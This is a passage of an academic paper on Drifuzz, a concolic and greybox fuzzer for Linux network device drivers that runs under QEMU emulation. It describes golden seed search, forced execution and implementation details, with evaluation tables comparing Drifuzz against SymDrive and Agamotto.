Full-system emulation using QEMU [1, 13] is useful for testing kernel subsystems and drivers. Using a full-system emulator allows us to attach an emulated hardware peripheral and respond to interactions from the OS with fuzzed input. Prior work, such as USBFuzz [34], Syzkaller's USB Fuzzing [12] and Agamotto [48], also use whole-system emulation for this purpose.

KVM and TCG Mode QEMU provides two modes for full-system emulation, Kernel-based Virtual Machine (KVM) and Tiny Code Generator (TCG) modes. QEMU-KVM uses CPU support for hardware virtualization via Linux's KVM virtualization subsystem [23], which allows it to run the compiled OS binary with near bare-metal speed. QEMU-TCG, in comparison, translates the binary to an intermediate representation (IR), and then translates the IR to machine code for the host architecture for execution. Although TCG mode is slower than hardware, TCG mode makes taint analysis [15] and symbolic execution [36, 54] possible.

LLVM Mode Chipounov et al. [7] introduced a technique for dynamically translating the TCG IR to LLVM IR so that existing LLVM analysis techniques can be used with QEMU. This work reduces the development overhead for creating whole-system dynamic binary analyses, but it introduces a large performance penalty that we discuss shortly.

PANDA PANDA (Platform for Architecture-Neutral Dynamic Analysis) [15] is a record-and-replay tool built upon QEMU's TCG and LLVM modes. PANDA inserts hooks in full-system emulation to record essential inputs for a later deterministic replay. The record-and-replay feature allows users to record an execution in reasonably-fast TCG mode and perform heavier analyses at replay time. This is important when analyzing driver code, as many drivers have timeouts and watchdog threads that may be triggered if execution speed is too slow.

PANDA also supports taint analysis in a plugin system. A user can mark input bytes as tainted and observe taint flow and the branch instructions that depend on tainted data. It first translates TCG-IR to LLVM-IR and instruments the LLVM to add taint tracking, and then compiles and runs the LLVM code. The process introduces about 20x overhead compared to TCG mode: a ten-second recording can take about one minute in TCG mode replay and twenty minutes in LLVM-mode replay. When used in a fuzzer, this overhead can impede progress. In section 4.3, we discuss our optimizations to run LLVM mode selectively to improve speed.

Concolic Execution The random mutation strategy in fuzzing may have trouble with hard-to-pass checks, such as magic values or checksum validation, in real-world programs. Concolic execution is a method that uses symbolic execution on a concrete input to generate new inputs that diverge from the concrete path. These neighboring paths can potentially lead the fuzzer to an unexplored section of code and help the fuzzer overcome these blocking branches [28].

2.3 Challenges

2.3.1 Hardware Diversity and Availability

Hardware diversity is the major drawback of previous work that has hardware in the loop [47, 50]. Charm [50] requires porting new device drivers to the host virtual machine and components to the Android system, a task which the authors estimate takes two to five person-days. Although Periscope [47] needs less human labor, porting its components to the tested Android device is still necessary.

More importantly, the hardware-in-the-loop approach is not scalable. Even if the driver source code is available, researchers need to purchase the hardware that corresponds to each driver, which severely limits the ability of researchers to conduct broad testing of many drivers. The reliance on physical hardware also bounds the speed at which testing can be performed, since each device can only run one test case at a time. And powerful server hardware with many cores cannot be effectively used for such testing, since the device under test serves as a bottleneck. For these reasons, we believe fuzzing with emulation is a better solution for securing the OS-peripheral boundary.

```
1 #define VNIC_RES_MAGIC 0x766E6963L
2 #define VNIC_RES_VERSION 0L
3 if (ioread32(&rh->magic) != VNIC_RES_MAGIC ||
4     ioread32(&rh->version) != VNIC_RES_VERSION) {
5     return -EINVAL;
6 }
7 return 0;
```

Listing 1: Magic value check in `snic`.

2.3.2 Hard-to-Fuzz Code Patterns in Drivers

The benefit of fuzzing without real devices is that we can easily scale up to running on multiple virtual machines. At the same time, the lack of real hardware means that we have little idea what the input to the driver *should* look like. When fuzzing user-space programs, this problem can be alleviated by building a corpus of valid inputs to use as initial seeds; however, the inputs to device drivers do not conform to any particular file format, so seed inputs are not available. As You et. al. [53] note, fuzzing performance degrades when valid inputs are not present.

Moreover, device drivers contain many constructs such as magic values and polling loops that are challenging for traditional fuzzers and symbolic execution engines, and drivers will typically abort as soon as they detect unusual responses from the device. An example of a magic value check in the Cisco snic driver is shown in Listing 1. To pass the check, the fuzzer needs to provide a 4-byte value equal to the magic value and another 4-byte value equal to the version id. In our experiments, we found that a state of the art greybox fuzzer, Agamotto, was unable to pass this condition and failed to initialize the device driver. Magic values are often masked or shifted before comparison, so even dictionary-based fuzzing may not help.

Polling loops are also common in driver code: the driver may repeatedly query some device registers in a loop and abort if an unexpected value is encountered. An example of such a loop can be seen in Listing 3 later in the paper, where the ath9k driver tests an MMIO register in a loop 256 times. Existing techniques may struggle with such constructs: fuzzing is unlikely to generate the correct value on each iteration, symbolic execution may encounter path explosion (as a new state is generated on each iteration of the loop), and concolic execution would need to generate 256 inputs one at a time in order to get past the loop.

3 Drifuzz Design

As shown in Figure 1, we design Drifuzz with three major parts: seed generation, fuzzing, and concolic execution. We first generate the golden seed (Section 3.2) that helps us reach deep driver code with the help of concolic execution and forced execution (Section 3.3). We then pass the golden




Figure 1: OS-peripheral boundary fuzzing with Drifuzz: our golden seed generation algorithm creates good initial inputs to overcome difficult checks during driver initialization. These seeds are then used as a starting point for a hypervisor-based concolic fuzzer that tests deeper code in the driver by repeatedly restoring a VM snapshot, initializing the driver, and feeding fuzzer-generated inputs via a virtual peripheral.

seed to our fuzzer, which sends mutated inputs to multiple KVM virtual machines. Each virtual machine (VM) handles MMIO/DMA reads with the content of the input seeds (Section 3.1); seeds are split up and reserved by I/O address to improve stability (Section 4.1). The virtual machine guest initializes the device driver and brings up the target network interface. After execution, the virtual machine reports the branch coverage bitmap to the fuzzer core. The fuzzer supports hybrid fuzzing using a concolic execution thread (Section 3.4).

3.1 Device Driver Inputs

MMIO and DMA are the two major sources of input for a device driver. Working on low level, PCI drivers usually use port I/O, MMIO and DMA directly. On the other hand, USB drivers work on higher layer with a universal protocol where data are transferred as packets.

MMIO is handled by QEMU's PCI device emulation interface. When we create an emulated device, we add memory-mapped regions that reflect the PCI memory layout on real hardware. Whenever the guest OS accesses these MMIO regions, QEMU queries our emulated device, which forwards MMIO reads to the fuzzer core. We ignore any writes to the emulated MMIO. Because QEMU implements the port I/O space as another memory region in its own address space, we also handle port I/O in this way.

DMA accesses require special handling. The Linux documentation defines two types of DMA buffers: consistent DMA and streaming DMA. Consistent DMA works synchronously: the driver and the device can read and write to the allocated space at any time and the result is visible to the other end immediately. Streaming DMA uses asynchronous communication, where the driver allocates a buffer and lets the device asynchronously access the buffer. When the device finishes the work, it notifies the driver through MMIO or an interrupt. The driver then deallocates the buffer and reads the data if needed.

We modify the kernel code to intercept DMA allocation and feed fuzzed input via the DMA buffer. We handle consistent and streaming DMA in different ways. Because consistent DMA is similar to MMIO, we register the memory region as an MMIO region with QEMU when allocating consistent DMA, and remove the region when it is deallocated. On the other hand, streaming DMA is used for transferring a larger amount of data asynchronously. Reading input happens after deallocation. Therefore, we fill the buffer with fuzzing input whenever deallocation occurs.

USB devices communicate data mostly via bulk transfers. At the lowest level, these data packets are transferred by the DMA controller and work similarly to streaming DMA. However, we leverage the USB layer of QEMU and handle them at the packet level, similar to USBFuzz [34].

3.2 Golden Seed Search

In Section 2.3.2, we noted that the key problem of fuzzing drivers without the corresponding hardware is the lack of a good initial seed: without such input, fuzzing mostly gets stuck early in driver initialization and cannot explore more complex device driver code. In this subsection, we introduce a search algorithm based on concolic execution to find such a "golden seed" for our fuzzer.

Many symbolic branches in driver code have preferred

conditions. Examples include an I/O flag that indicates the device is still alive, a check if there is new input, or a version ID check. Such branches must always resolve the same way if driver initialization is to succeed. If they do not, the driver will typically abort and prevent further exploration of the driver code; we call these **blocking branches**. Hence, we can find such branches using concolic execution and fix them to the preferred condition to reach deeper code.

We define a *preference* as the mapping from branch instructions to their preferred conditions ($Preference : Branch \rightarrow Condition$). A *blocking branch* is often indicated by an increase in coverage when flipped and there may be multiple blocking branches in one execution. Our algorithm greedily attempts to maximize a score based on the number of unique symbolic branches. Our golden seed search algorithm iteratively identifies the blocking branches while executing the seeds and improves the seed using a constraint solver to unlock key branches.

Listing 2 shows our algorithm in detail. Starting from an empty **preferences** map (line 2), we initialize the set of symbolic branches to consider by executing a random input and noting any branches that depend on input from the device and storing it in **new_branches**. The while loop (lines 6–27) then iteratively grows the preference map by attempting to find the preferred condition for each new branch. It does so by using *forced execution* (described in the next section) to run the input with the branch set to either true or false (line 13), which records all symbolic branches and produces a new input that induces the path. If this exposes new branches, **preferred_results** is updated so the branches can be considered in the next iteration. Branch conditions that are already present in the most recent execution are skipped (lines 11–12), since they are already satisfied by the current trace.

Once all branches in the current iteration have been evaluated, we pick the highest-scoring branch condition, save it in the **preferences** (lines 23–24), and select corresponding input and the branches it exposed to work on in the next iteration (lines 26–27). The loop terminates when no new branches are uncovered while testing branch conditions (lines 18–20), and designates the current input as the *golden seed*.

Empirically, we have found that the best metric for evaluating inputs is the number of *unique* symbolic branches they expose. Compared to block or branch coverage, the number of unique symbolic branches emphasizes how our inputs affect the execution path. If there is a tie, we prefer the input that results in fewer *total* symbolic branches (as shorter traces are more efficient for fuzzing).

```
1  def greedy_search(input):
2      preferences = {} # pc: cond
3      result = forced_execute(input, preferences)
4      new_branches = result.concolic_branches()
5
6      while True:
7          preferred_results = {}
8          for br in new_branches:
9              # Test for the preference condition
10             for c in [True, False]:
11                 if satisfy(result, {br, c}):
12                     continue
13                 test_result = forced_execute(input,
                       merge(preferences, {br: c}))
14                 if has_new_branch(test_result):
15                     preferred_results[(br, c)] =
                           test_result
16
17         # No new branches found.
18         if len(preferred_results) == 0:
19             print("The end.")
20             break
21
22         # Prepare for next iteration
23         br, cond, result =
24             select_best_preference(
                   preferred_results)
25         preferences = merge(preferences, {br:cond})
26         new_branches = new_branches(result)
27         input = result.output
28     golden_seed = input
```

Listing 2: Golden seed search algorithm

3.3 Forced Execution

Forced execution optimizes flipping repetitive concolic branches in device drivers by simply forcing a branch to go in the desired direction rather than attempting to solve the constraints. Conventional concolic execution can only flip one branch per execution; if a check is repetitive and has a preferred condition, this will result in many wasted executions and calls to the constraint solver. The code in Listing 3 shows a real-world example in the Atheros ath9k driver. The optimal path traverses the loop 256 (0x100) times with the condition on line 6 returning false each time, requiring 256 concolic runs.

To overcome this limitation of concolic execution, we use forced execution [31] to get the desired path and generate the correct input that will traverse that path, avoiding unnecessary branch flips. For the example in Listing 3, forced execution would allow us to traverse all 0x100 iterations of the loop with a single execution by setting the branch on line 6 to false. Concolic execution can then be used on this path to find the inputs that satisfy the branch condition in a single step, rather than having to solve each instance of the branch one at a time.

One pitfall of forced execution is that we cannot guarantee that the executions we generate correspond to any input: we may traverse paths that have conflicting conditions, resulting in an *infeasible path*. During golden seed search, we always try forced execution first, and retry with an input provided by the solver if the first execution fails due to an infeasible

```
int test_io() {
    for (u32 i = 0; i < 0x100; i++) {
        iowrite(OFFSET, i);
        delay(10);
        reg = ioread(OFFSET);
        if (reg != i)
            return -EIO;
    }
    return 0;
}
```

Listing 3: Atheros ath9k driver initialization test code snippet

path. If that also fails, we exclude the tested branches from consideration in the golden seed search. In Section 4.5 we describe in detail how we implement forced execution by modifying the generated TCG IR on the fly.

3.4 Traditional and Hybrid Fuzzing

Our design inherits kAFL's [41] traditional fuzzing design. The core fuzzer mutates and records inputs based on the coverage feedback. With the ability to run concolic execution, we are able to provide hybrid fuzzing as well. After seed generation, we use traditional fuzzing most of the time and invoke concolic execution to get over hard-to-pass branch conditions. When encountering a new path, the fuzzer core forwards the input to the concolic executor to generate inputs for neighboring paths. The new inputs are sent to the fuzzer core to test whether they result in new coverage.

4 Implementation

In this section, we discuss several relevant implementation details of our implementation. Overall, our implementation consists of 8,754 lines of new or modified code in C and Python; the total lines of code for each component are listed in Table 1. All code is released as open source to help future research and replication of our results.

Component	Lines
Linux Comm Driver and DMA Tracking	470 + 0
PANDA Concolic Support	842 + 77
PANDA Customization	2421 + 146
Fuzzing Backend (adapted from kAFL)	872 + 331
Fuzzing Scripts	874 + 0
Concolic Scripts	2721 + 0

Table 1: Drifuzz components and lines of code, as counted by `cloc`. We describe changes by added line + modified line.

4.1 Multi-buffer Input Feeding

Prior OS-peripheral boundary fuzzers [48] represent the fuzzer input as a single file, returning data from this file sequentially as the driver attempts to read data from the device. This compact sequential representation allows mutation strategies such as bit-flips and interesting bytes to work well, but may cause the same input to exhibit different behavior with concurrent drivers, as the kernel scheduler could run threads in a different order. This in turn could make it more difficult to reproduce test cases produced by the fuzzer and makes coverage measurements less stable. Concurrency is common in device drivers, which may register some tasks to run in background threads while interrupt handling occurs in another thread.

Instead, we store the fuzzer input as a collection of sequences separated according to their I/O address or DMA buffer size. The intuition is that different I/O addresses usually have different purposes and different threads usually work on different tasks, so this separation is more likely to provide the same behavior and coverage even if threads run in a different order. Our evaluation of this technique did not uncover major differences in bitmap coverage for the drivers we tested. However, because it does not add additional overhead and could still have benefits for drivers we have not yet tested, we leave it enabled.

4.2 KASAN Optimization

A major factor in the effectiveness of a fuzzer is the speed at which it can test a single input. While evaluating prior work [48], we found that virtual machine execution speed is much slower than native speed for tasks such as running the Linux `modprobe` command, which loads and initializes a device driver. Although the command can finish in milliseconds natively, it takes more than one second for some drivers inside the virtual machine.

Analyzing the performance of the execution, we found that the overhead is caused by stack walking in Kernel Address Sanitizer (KASAN). By default, KASAN records each memory (de)allocation and its call stack; although this information is not used in *detecting* memory errors, it allows KASAN to produce stack traces for the (de)allocation site, which can be helpful for debugging or for deduplicating crashes. However, during fuzzing, this cost is borne on every process and thread, and kernel module loading in particular involves many allocations (e.g., for the module code and all of its data structures).

We find that disabling this stack walk in KASAN results in a 4× speedup on average. Although this produces slightly less informative bug reports, we can easily reconstruct the missing information and generate a complete report after the fact by replaying interesting inputs with unmodified KASAN. In Appendix A we provide further details on the performance impact and causes of stack unwinding overhead and evaluate

alternative solutions.

4.3 Selective Symbolic Execution

As discussed earlier, PANDA is built for offline analyses, so it trades off speed for precision. However, high throughput is critical for effective bug-finding in fuzzing. Inspired by previous works [8, 9], we apply *selective* symbolic execution and only run device driver code in LLVM mode. In the absence of KASLR (which we disable), loadable device drivers are located starting at address 0xffffffffa0000000 on a 64-bit x86 system. We modify PANDA to only use LLVM translation if the code address is above this address.

We also enable LLVM for three additional pieces of kernel code that are needed for analysis: **I/O** functions, **memcpy**, and **context switch** functions. **I/O** functions (such as `ioread32`) are essential for us to register symbolic or taint values. The **memcpy** function can be called from a kernel module but resides in the code of the main kernel. And **context switch** functions are important for the correctness of the symbolic or taint tracking. When driver code is interrupted, the kernel saves the current registers on the stack. When the driver code gets to run again, the scheduler first restores the registers. To properly preserve symbolic labels in registers, we force context switch functions to run in LLVM mode.

By only running relevant driver code in LLVM mode, we can speed up the analysis by up to 20×. With this optimization, the overhead of running symbolic execution is almost identical to the TCG-mode overhead. The reason is that there are typically many kernel threads running in the background, and so driver code is a relatively small fraction of the total execution.

4.4 Concolic Execution

Similar to Siewertsen [46] (though independently implemented), we build our concolic execution on PANDA's existing taint analysis plugin. The design gives us many advantages. The record-and-replay system can let us run the time-sensitive driver code in fairly fast TCG mode, and perform analysis in compute-heavy LLVM mode. We need full-system emulation to attach emulated devices, and PANDA can already handle such use case. Lastly, PANDA is built upon QEMU and retains QEMU-KVM support; although we can neither record nor replay under KVM mode, using PANDA directly reduces redundant code. For constraint solving we use the Microsoft's Z3 [11] as it is fast, widely used, and robust.

PANDA's taint system translates TCG IR to LLVM IR, instrumenting it with functions that provide fine-grained (byte-level) taint tracking. Depending on the LLVM IR instruction type, taint can be propagated or removed. For example, multiplication mixes the taint of the input registers, while a store instruction replaces taint on the destination with the taint labels from the source.

To implement concolic execution, we extend the PANDA taint system's shadow memory to hold pointers to Z3 expressions, and then implement symbolic rules for each LLVM IR operation. For each IR instruction type, we apply the equivalent symbolic expression and store the result in the shadow memory. For example, in LLVM IR `%result = %reg1 + %reg2`, if `%reg1` has a symbolic value x and `%reg2` has a concrete value 7, `%result` will hold the symbolic value $x+7$.

To mark the initial symbolic input, we wrote a plugin that intercepts MMIO and DMA reads and creates byte-level symbolic labels. We can then collect symbolic branch conditions during execution; the full path condition is simply the conjunction of these constraints. For traces generated during forced execution, we can use the path condition as-is to obtain an input from the solver that would produce the trace in the absence of forced execution (if one exists). During hybrid fuzzing, we can use the path condition to invert a particular branch by truncating the conjunction of constraints after the term corresponding to that branch, negating that term, and passing the resulting formula to the Z3 solver to obtain a new input that causes the branch to go the opposite direction.

To handle symbolic pointers, Drifuzz concretizes the symbolic address using the concrete value observed at runtime. This is a common design choice shared with other implementations of concolic execution [19, 43, 45], but can limit our ability to handle driver code that produces complex constraints involving symbolic pointers. This could be improved by implementing symbolic pointer reasoning as found in systems such as Mayhem [5].

4.5 Forced Execution via TCG Modification

To achieve branch modification while still capturing useful path constraints, we hook into QEMU's TCG generation module. During seed generation, we modify the target branch to always go to the desired condition (either always true or always false). At the same time, we track the original branch condition so that we can collect the corresponding path constraints.

When the concolic executor sees a modified branch, it adds a path constraint that corresponds to the desired condition. At the end of concolic execution, when we have collected all path constraints, we use Z3 to solve the constraints and find a real input for this path.

In the ath9k example (Listing 3), we can quickly test the always-true or always-false condition for the branch. If the condition is always true, the test I/O function quickly fails and returns an error code to the caller, which aborts initialization. On the other hand, 256 iterations of the loop can finish in a single execution when the branch is always false, allowing the core to continue execution and find unseen symbolic branches. The new branches give the always-false condition a favorable

```
1  int ath10k_wait_for_target_init() {
2      for (int i = 0; i < 0x100; i++) {
3          reg = ioread(); // concrete: 0
4          if (reg & FLAG_INIT) // forced true
5              break;
6          delay();
7      }
8      if (reg & FLAG_INIT) // not forced
9          return 0; // success;
10     return -ETIMEOUT; // error;
11 }
```

Listing 4: Infeasible path

```
1  #!/bin/bash
2  target=$1
3  # Intilize the driver
4  modprobe $target # Return if failed
5  # Wait for async tasks
6  sleep 1
7  # Bring up network interface
8  if ip link | grep "eth0"; then
9    ip link set dev eth0 up
10 elif ip link | grep "wlan0"; then
11   ip link set dev wlan0 up
12 fi
```

Listing 5: Scripts run by guest system

score and we can proceed to find and solve the remaining blocking branches.

Infeasible Paths Although forced execution works well in practice, it can sometimes lead to infeasible paths (i.e., there is no actual input that corresponds to the path). When there are two symbolic branches that depend on one another, fixing the outcome of one branch can result in an infeasible path. The underlying cause is that during forced execution variables involved in the modified branch condition retain their original concrete values. If a later branch depends on the same variable, the branch outcome will be consistent with the concrete value, producing a pair of contradictory constraints and an unsatisfiable path condition. For example, in Listing 4, forcing line 4 to true without changing the condition at line 8 might cause a timeout error to be returned at line 10.

Due to the design of our TCG modification, we cannot force the latter branch on the fly. TCG modification occurs during execution, and it must be consistent throughout the record-and-replay phase. Since we are unaware of symbolic values at record time, we cannot modify the path to enforce consistency with the earlier forced branch.

However, we can detect this condition: in an infeasible path, the path constraints from the two conditions are contradictory and Z3 will return `unsat`. When such an inconsistency is detected, we remove the later path constraint and generate a new input that satisfies the first path. We then repeat concolic execution with newly generated input. Because we actually change the concrete value, this allows the second branch to be satisfied as well.

Although this works for most cases of infeasible paths, there are more complicated cases (e.g., with more than two dependent conditions) where this technique fails. In this case we simply ignore the preference for that particular branch when generating the golden seed.

4.6 Fuzzer Implementation

We build our fuzzer on top of kAFL [41] as it is a mature fuzzer that works with QEMU-KVM instances. This allows us to take advantage of fast hardware virtualization when testing new inputs and collecting coverage.

The fuzzer starts up multiple QEMU-KVM virtual machine instances in parallel. For PCI targets, each QEMU instance has an emulated peripheral configured with the PCI device IDs[2] of the target device to send fuzzing input. For USB targets, we attach an emulated USB peripheral with a USB descriptor containing the correct device identifier for the target driver; this identifier can be obtained from the USB_DEVICE declaration in the driver's code. We attach another virtual device to the VM for communication with the fuzzing backend. The VM also runs a modified guest Linux kernel that exposes DMA mapping.

Each instance starts with a fresh environment by loading a VM snapshot. It then runs a script inside the guest VM (shown in Listing 5) that uses `modprobe` to load the driver, waits for one second to let any background setup finish, and then attempts to bring up the network interface so it is able to receive or transmit packets. Our customized kernel detects failures during initialization that prevent the module from loading and will abort the run early to avoid wasting time on unsuccessful runs.

When the script finishes, it reports coverage and restores the VM to the saved snapshot. If the instance times out or has a memory error, we record the input and restart the virtual machine. For fuzzing PCI drivers, we also trigger an interrupt for the device every 75 MMIO reads/writes. This allows the interrupt handling code to be explored while preserving determinism and reproducibility.

Our fuzzer uses the golden seed generated according to the algorithm in Section 3.2 for its initial input and creates test cases for each execution that reaches new coverage. Both the initial seed and the test cases are stored in a format that contains the binary file with actual values to return as well as the mapping of MMIO addresses and DMA read sizes to the values (as described in Section 4.1) for PCI devices. Because input to USB devices is handled at the higher-level packet interface, only the binary file is required.

[2]These IDs are readily available for each driver in the kernel's `modules.alias` file.

5 Evaluation

In this section, we evaluate the efficiency and effectiveness of Drifuzz on a total of ten real-world Ethernet and WiFi drivers, including both PCI and USB targets. We are interested in the following questions:

RQ1. **Evaluating Drifuzz**: How efficient and effective is Drifuzz's golden seed search? What are the individual contributions of the golden seeds and hybrid fuzzing components at achieving code coverage in drivers, compared to a baseline coverage-guided fuzzer?

RQ2. **Comparison with prior work**: How does Drifuzz compare to prior work on device driver testing that used symbolic execution (SymDrive [38]) or coverage-guided greybox fuzzing (Agamotto [48])?

RQ3. **Bug-finding**: Can Drifuzz find previously unknown bugs in Linux network drivers?

5.1 Experimental Setup

Our evaluation is performed on two separate systems: a server with 2x AMD EPYC 7542 32-core CPUs and 512 GiB of RAM (referred to as just the "server machine" throughout this section), and a desktop with a 16-core AMD Ryzen 5950x CPU and 32 GiB of RAM (the "desktop machine"). We use the former for our larger fuzzing experiments, and the latter for smaller experiments and those that require a specialized kernel (e.g., for comparisons with Agamotto) or other extensive local modifications (such as the build and runtime environment for SymDrive).

5.2 Evaluating Drifuzz

5.2.1 Golden Seed Generation

In this experiment, we run our golden seed generation algorithm on the desktop machine with ten target drivers: three PCI WiFi, four PCI Ethernet and three USB WiFi. In Table 2, we list the mean time needed to generate the seed across three trials, the total number of symbolic branches discovered, and the number of blocking branches that are discovered and solved. Ten of our twelve previously unknown bugs were discovered during seed generation.

The time required for seed generation varies depending on the complexity of the driver, from a few minutes for ris_usb and mwifiex_usb up to 138 minutes for the ath9k driver. Seeds are intended to be generated once and then used for longer fuzzing campaigns, so we feel that these times are reasonable. The number of symbolic branches found indicate that it is capable of reaching deeper paths in driver code, particularly for PCI drivers. Our results also show that blocking branches are relatively common and present in all tested drivers.

Driver	Time	Sym Branch	Block	Bugs
ath9k	138m	118	7	0
ath10k_pci	25m	20	4	1
rtwpci	76m	22	6	0
8139cp	40m	19	2	0
atlantic	16m	20	1	2
snic	14m	7	4	0
stmmac_pci	75m	54	3	1
ar5523	57m	7	1	1
mwifiex_usb	2m	15	2	1
rsi_usb	3m	8	2	2

Table 2: Golden seed search statistics: runtime, number of unique symbolic branches discovered, number of fixed blocking branches and number of bugs we found and fixed.

5.2.2 Ablation Study

To better understand the contribution of the seed generation and concolic fuzzing components to Drifuzz's ability to cover code in complex drivers, we conduct an *ablation* study in which we compare the coverage achieved in seven PCI network drivers (three WiFi and four Ethernet) under different configurations: greybox fuzzing with a random seed (RandomSeed, our baseline), concolic fuzzing with random seed (RS+C), greybox fuzzing with the generated golden seed (GoldenSeed) and concolic fuzzing with golden seed (GS+C, our full system).

The WiFi drivers tested are rtwpci, ath9k, and ath10k, and the Ethernet drivers are stmmac_pci, 8139cp, atlantic, and snic. The WiFi drivers are chosen because they are complex SoftMAC drivers which implement most of the 802.11 functionality in software rather than hardware, while the Ethernet drivers were picked to allow comparison with prior work [48].

Our experiments run in parallel with 64 QEMU instances, utilizing all physical cores. For each configuration, we run a fuzzing experiment for 1 hour, for a total of 64 core-hours. When running concolic execution, we pause a QEMU instance to ensure all settings use the same amount of CPU time. Following the fuzzing recommendations of Klees et al. [24], we repeat each experiment ten times; we also provide the coverage increase of the full system (GS+C) compared to the baseline and assess statistical significance using the two-sided Mann-Whitney U test. To measure coverage we count the number of non-zero bytes in the coverage map (this is equivalent to the number of unique edges discovered, modulo hash collisions). The results are summarized in Table 3.

We find that compared to the baseline, the full Drifuzz configuration can boost coverage by 214% in WiFi PCI drivers and 60% in Ethernet PCI drivers, on average. The results are statistically significant for all drivers except stmmac_pci (although the gains for the 8139cp driver are quite small). Through manual inspection, we find that stmmac_pci and 8139cp have relatively simple initialization functions, so stan-

Driver	RandomSeed	RS+C	GoldenSeed	GS+C	Increase	Signif
ath9k	310.9	522.9	2070.9	2793.7	798.6%	***
ath10k_pci	462.8	657.2	785.6	793.4	71.4%	***
rtwpci	183.1	163.6	384.1	386	110.8%	***
8139cp	173.1	172.4	173.3	173.7	0.3%	*
atlantic	372.1	1441.9	1033.7	1532.5	311.9%	***
stmmac_pci	798.9	749.5	818.5	812.9	1.8%	n.s.
snic	54	81.7	83	83.7	55.0%	****

Table 3: Mean bitmap byte coverage when fuzzing PCI network drivers across 10 trials with coverage increase between the baseline (RandomSeed) and our full system (GS+C). RS: random seed; GS: golden seed; +C: concolic-assisted. Asterisks indicate the significance level as measured by the Mann-Whitney U test: *: p<0.05, **: p<0.01, ***: p<0.001, and ****: p<0.0001.

dard greybox fuzzing suffices on these drivers.

The configurations that use golden seeds tend to outperform those that start with random seeds. This is true even when we do not employ concolic execution during fuzzing. We believe that this may indicate that many of the more difficult conditions in driver code are found during the initialization phase, so configurations using golden seeds capture most of the benefits of concolic execution during seed generation. We do not find statistically significant differences between the two golden seed configurations, providing further evidence that concolic fuzzing does not add much additional benefit over golden seeds alone.

5.3 Comparison with Prior Work

5.3.1 SymDrive

In Section 2.3.2, we noted that purely symbolic approaches may suffer from path explosion when faced with code constructs found in complex device drivers, leading us to employ a combination of concolic and forced execution in the design of our golden seed generation algorithm. To test this, we compare Drifuzz's golden seed generation to a previous symbolic-execution based system for testing device drivers, SymDrive [38].

Because SymDrive is relatively old (it was published in 2012) and is implemented for Linux 3.1.1, we backport Drifuzz to this kernel version and then use both systems to test four PCI WiFi drivers present in this version of the kernel: ath5k, ath9k, atmel_pci, and orinoco_pci. Because Linux 3.1.1 does not support in-kernel coverage measurement via `kcov`, we instead compare the time spent by each system to complete its exploration, whether the network interface (eth0 or wlan0) is successfully initialized once each system's search terminates, and the number of bugs found. As the SymDrive paper, we perform three trials and report the mean time. The result is shown in Table 4: interface discovery and bugs found results are consistent in all three trials.

SymDrive finishes faster than Drifuzz for three out of the four drivers, but encounters path explosion in the orinoco driver and takes 420 minutes (7 hours) to complete. However, SymDrive only successfully initializes the network interface in one of the four drivers, ath9k, while Drifuzz is able to initialize the interface in all four. SymDrive's symbolic exploration is based on a prioritization strategy that favors successful return values (zero, in most parts of the Linux kernel). It is possible that implementing a different search strategy could allow SymDrive to succeed on the other three drivers, but this is outside the scope of our work.

Driver	SymDrive	Intf	Drifuzz	Intf	Bugs
ath5k	13s	×	65m	✓	1
ath9k	193s	✓	138m	✓	×
atmel_pci	2s	×	29m	✓	×
orinoco_pci	~420m	×	64m	✓	1

Table 4: Comparison between SymDrive and Drifuzz's concolic search; we perform three trials and report the mean. Intf indicates whether the network interface is found. The Bugs column shows bugs Drifuzz discovered in Linux v3.1.1 that SymDrive does not find.

Finally, whereas SymDrive's exploration does not uncover any bugs in the tested drivers, Drifuzz found memory safety issues in the ath5k and orinoco_pci drivers. We find that the orinico bug has been independently discovered and patched in later kernel versions; however, the ath5k bug was still present in modern kernels. We reported the flaw and provided a fix to the kernel maintainers.

5.3.2 Agamotto

Agamotto is the most closely related work to our own, as it applies greybox fuzzing at the OS-peripheral boundary. Due to hardware compatibility issues, we perform our comparison on the desktop rather than the server machine. As before, we run the experiment for one hour, but due to the lower number of CPU cores on the desktop machine this gives a 16 core-hour experiment; we repeat the experiment ten times and report significance. We add support for the three PCI WiFi drivers tested in Section 5.2.2 to Agamotto to make the

Driver	Agamotto	Drifuzz	Increase	Signif
ath9k	503.4	2782.5	452.7%	***
ath10k_pci	412.9	889.9	115.5%	***
rtwpci	163	394.2	141.8%	***
8139cp	105.7	171.8	62.5%	****
atlantic	265.8	841	216.4%	***
stmmac_pci	742.9	914.8	23.1%	***
snic	51	86.1	68.7%	****

Table 5: Mean bitmap byte coverage from 10 trials for Agamotto and Drifuzz with coverage increase and statistical significance: *: p<0.05, **: p<0.01,***: p<0.001 and ****: p<0.0001).

Driver	Agamotto	Drifuzz	Bug	Signif
ar5523	47	60.7	1	****
mwifiex	66	126.7	1	****
rsi	76	217.3	2	****

Table 6: Mean block coverage for USB targets from 10 trials, Agamotto vs Drifuzz, the number of newly discovered bugs by Drifuzz, and statistical significance: *: p<0.05, **: p<0.01, ***: p<0.001 and ****: p<0.0001). GS: golden seed byte coverage.

